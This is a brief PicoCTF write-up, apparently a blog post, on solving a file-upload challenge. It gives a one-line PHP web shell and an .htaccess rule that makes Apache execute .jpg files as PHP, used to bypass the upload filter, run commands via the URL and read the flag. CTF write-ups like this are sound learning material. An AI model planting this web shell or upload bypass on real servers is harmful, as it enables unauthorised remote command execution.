

Here I use the challenge from PicoCTF
When I first opened the website, I was immediately presented with image input, with the extension .jpg, png, or Gif.

When I send a file with a jpg extension, I am directed to the upload.php page, and it displays this, I can open the file I sent earlier.
Then I plan to access the server terminal by inserting a file, named shell.php with the following contents:
<?php system($_GET['cmd']); ?>This command is used to access the server terminal.
but the result ..

In my opinion, files with the .php extension will be rejected by the server, so I have to make the server allow files with the .php extension, by inserting an .htaccess file, because the server uses Apache.

contents of the .htaccess file :
AddType application/x-httpd-php .jpgThis means that everything with the extension .jpg will be read with .php
After successfully uploading, I immediately input my file which previously had the extension .php, I changed the extension to the extension .jpg
After you can upload the file, just try accessing cmd via the URL.

immediately search for the flag in all directories, here I found it in the /var/www directory

I just opened it with the cat command

in this article, i have completed the ctf challenge about controlling the server through its cmd.
I hope this article will be useful for other people or myself in the future.
I accept criticism and suggestions with heart.
Give your comments.